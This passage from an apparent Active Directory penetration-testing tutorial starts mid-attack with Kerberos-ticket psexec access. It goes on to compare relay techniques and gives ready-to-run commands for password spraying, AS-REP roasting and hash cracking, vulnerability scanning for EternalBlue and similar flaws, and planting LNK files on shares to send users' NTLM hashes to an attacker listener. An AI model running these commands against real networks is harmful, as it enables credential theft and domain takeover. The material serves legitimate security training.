
export KRB5CCNAME=Administrator@cifs_EMP-MACHINE-01.ATLAS.CORP@ATLAS.CORP.ccache
impacket-psexec -k -no-pass ATLAS.CORP/Administrator@EMP-Machine-01.ATLAS.CORP
Setup the listener and coerce auth (or wait for a normal auth)


Impersonation and admin access on the target, (If 10.10.10.4 was a DC machine, this could effectively mean domain admin access.)

Relay attacks comparison
We have seen a bunch of poisoning/relay techniques so far, some of which are very similar, so let’s do a comparison.
| Technique | Trigger / delivery | What it provides | Main requirements / limitations |
|---|---|---|---|
| LLMNR / NBT-NS poisoning | A failed name lookup, such as a mistyped share name, causes a victim to query LLMNR/NBT-NS; the attacker answers it. | Captures a victim’s NTLM authentication attempt, obtaining a NetNTLM hash. | Depends on name-resolution fallback and a victim making a suitable request. |
| SMB relay | A victim is induced to authenticate, and the NTLM exchange is relayed to another SMB host. | Access to the target as the relayed identity; an interactive session or code execution may be possible. | Target SMB signing must not be required; the relayed account needs suitable privileges (admin for the high-value actions shown). |
| Authentication coercion | A vulnerable or coercible Windows host is made to authenticate to the attacker’s listener, using methods such as MS-RPRN/EFSRPC. | Produces an NTLM authentication attempt that can be captured or relayed. | Commonly requires valid AD credentials, though it can be possible without them in certain cases; available methods depend on the target. |
| mitm6 + NTLM relay | mitm6 acts as a rogue DHCPv6/DNS server and WPAD proxy; a victim requests IPv6 or WPAD configuration and may then authenticate. | Can enable NTLM relay to LDAP/LDAPS or SMB, depending on the chosen relay path and permissions. | Needs a triggering IPv6/WPAD event; the shown SMB path requires SMB signing to be off on the target. Results depend on the relayed account’s privileges and target configuration. |
| NTLMv1 downgrade | Responder attempts to obtain a NetNTLMv1 response, using a known challenge for easier cracking. | A NetNTLMv1 response that may be cracked or processed with a rainbow-table service; It’s also possible to use a machine account’s key for a Silver Ticket. | The LAN Manager authentication level must be 2 or lower on the relevant machine; --lm may prevent obtaining either response if NTLMv1 is not accepted. |
| NTLM relay + RBCD | ntlmrelayx relays a machine-account authentication to LDAPS with --delegate-access, typically after coercion or a normal authentication. |
Can configure resource-based constrained delegation and allow impersonation to services on the target via S4U2Proxy, potentially yielding a system-level shell on that target. | Requires a suitable machine-account authentication to be relayed and the directory/target permissions and configuration to allow the RBCD setup; it is not automatically a domain compromise in every case. |
Quick distinction: poisoning and coercion are ways to obtain an authentication attempt; relay forwards that authentication to another service; NTLMv1 downgrade aims to obtain a weaker response for cracking; mitm6 supplies an IPv6/WPAD-based path to authentication and relay; RBCD is a delegation-based outcome that can follow a successful LDAPS relay.
Password Spraying
Password spraying tests a small number of likely passwords against many valid domain users.
First enumerate usernames and retrieve the domain password policy.
SMB Null session
This helps enumerate all users if SMB Null Session is allowed on one of the domain controllers
# Use domain controller IP
smbclient -N -L //10.10.10.2

# then RPC
rpcclient -U "" -N 10.10.10.2
rpcclient> enumdomusers
rpcclient> getdompwinfo
LDAP Anonymous Bind
ldapsearch -x -H ldap://10.10.10.2 -b ""

# Discover naming contexts
ldapsearch -x -H ldap://10.10.10.2 -s base -b "" namingContexts

# Enumerate users once the Base DN is known
ldapsearch -x -H ldap://10.10.10.2 -b "DC=ATLAS,DC=CORP" "(&(objectCategory=person)(objectClass=user))" sAMAccountName
Username enumeration with kerbrute
Kerbrute uses kerberos pre-authentication to know if the user exists or not.
kerbrute userenum -d ATLAS.CORP --dc 10.10.10.2 users.txt -o valid_users.txt

To increase your chances of success, you can try figuring out the usernames pattern (mohamed.karrab, m.karrab, mohamed.k etc.) then use statistically-likely-usernames lists or make your own.
Or get a list of all users, requires valid credentials
nxc smb 10.10.10.2 -u 'mohamed.karrab' -p 'Password123!' --users
nxc smb 10.10.10.2 -u 'mohamed.karrab' -p 'Password123!' --pass-pol


Now execute the password spraying attack, be careful with account lockout threshold as shown in the password policy!
nxc smb 10.10.10.2 -u valid_users.txt -p 'CandidatePassword' --continue-on-success
ASREPRoasting

AS-REP Roasting targets AD users that have Kerberos pre-authentication disabled. An attacker can request authentication data for these accounts, receive an encrypted AS-REP, and attempt to crack it offline.
The advantage of AS-REP Roasting over Kerberoasting is that we can perform it unauthenticated.
You need a valid usernames list to test against, let’s call it users.txt
GetNPUsers.py
impacket-GetNPUsers <domain>/ -usersfile users.txt -format <hashcat|john> -outputfile hashes.txt -no-pass -dc-ip <DC_IP>

# example
impacket-GetNPUsers ATLAS.CORP/ -usersfile users.txt -format hashcat -outputfile hashes.txt -no-pass -dc-ip 10.10.10.2
If successful, the script will output AS-REP hashes for vulnerable accounts in the specified format to hashes.txt. If a user doesn’t exist or requires pre-authentication, it will skip them or return an error like KDC_ERR_PREAUTH_REQUIRED.
Cracking hashes
# AS-REP Roasting — etype 23 (RC4)
hashcat -m 18200 -a 0 hashes.txt wordlist.txt

# AS-REP Roasting — etype 18 (AES-256)
hashcat -m 32200 -a 0 hashes.txt wordlist.txt

Scanning for CVEs
According to Verizon DBIR, software vulnerability exploitation (CVEs) has overtaken stolen passwords as the most common initial access vector for cyberattacks in 2026!
A SYSTEM-level shell on a domain-joined machine can effectively provide domain access through the machine account, almost as if we had a domain user account.
Common CVEs to target are EternalBlue, BlueKeep… (Careful with what you execute!)
There is also Zerologon (CVE-2020-1472), PrintNightmare, etc. (But be extremely careful what you execute!)
You can use scanners such as:
- Nessus
- Nmap
- Modern AI scanners
nmap -T4 -p 389,445,88 --script dns-srv-enum,smb-enum-shares,ldap-search,rpcinfo <target_IP>

# EternalBlue and other SMB-related security checks:
nmap -T4 -p 445,135,139 --script smb-vuln-ms17-010,smb-protocols,smb-security-mode,smb-enum-services,rpcinfo -sV --open <target_range>

# Wider vuln checks
nmap -T4 --script "safe and vuln" -sV --open <target_range>

A decent technique is to:
1. Export the default query Computers with Unsupported Operating Systems results from bloodhound
2. Extract hostnames
extract.py
import re

with open('computers.txt', 'r') as f:
    content = f.read()

# Match entries like: "12314": [ "HOSTNAME", ...
matches = re.findall(r'"\d+"\s*:\s*\[\s*"([^"]+)"', content)

# Write to file
with open('old_hosts.txt', 'w') as f:
    for host in matches:
        f.write(host + '\n')

print(f'Extracted {len(matches)} hostnames to old_hosts.txt')
3. Actively scan them for vulnerabilities
nmap -T4 --script "safe and vuln" -iL old_hosts.txt -oN vuln_scan.txt
Credentialed Enumeration
Enumerating Shares with Snaffler
Snaffler searches accessible domain shares for files likely to contain credentials, secrets, configuration files, backups…
# Run windows cmd in the context of a domain user, (Make sure the password is correct because it doesn't show an error otherwise)
runas /netonly /user:ATLAS.CORP\mohamed.karrab cmd.exe

# Run Snaffler
snaffler.exe -s -o snaffler.log



Then verify manually
LNK Files


If you get your hands on a writeable share that users commonly visit, that could be a gold mine for hashes!
A crafted .lnk shortcut can be made to automatically trigger an outbound authentication (e.g., SMB) to an attacker-controlled host the moment it is viewed/loaded (the user doesn’t need to open it!). If you find a writable share that users commonly browse, you can drop these LNK files there; when a victim simply opens the folder, Windows resolves the shortcut’s target and silently sends their NTLM hash to your listener, which you can then capture or relay.
# Setup any listener/relay
sudo responder -I eth0

# Write the LNK file to all writeable shares in the given scope
# whenever a user vists the share and loads the LNK file, we get an authentication attempt
netexec smb 10.10.10.10/24 -d atlas.corp -u mohamed.karrab -p 'Password123!' -M slinky -o SERVER=10.10.10.10 NAME='!test'


# Clean up the LNK files we added
netexec smb 10.10.10.10/24 -d atlas.corp -u mohamed.karrab -p 'Password123!' -M slinky -o SERVER=10.10.10.10 NAME='!test' CLEANUP=True

Password Attacks
Passwords in description field

Get the users description fields, then manually check them for passwords
nxc ldap 10.10.10.2 -u mohamed.karrab -p 'Password123!' -M user-desc
# or
nxc ldap 10.10.10.2 -u mohamed.karrab -p 'Password123!' -M get-desc-users
Get PowerShell history
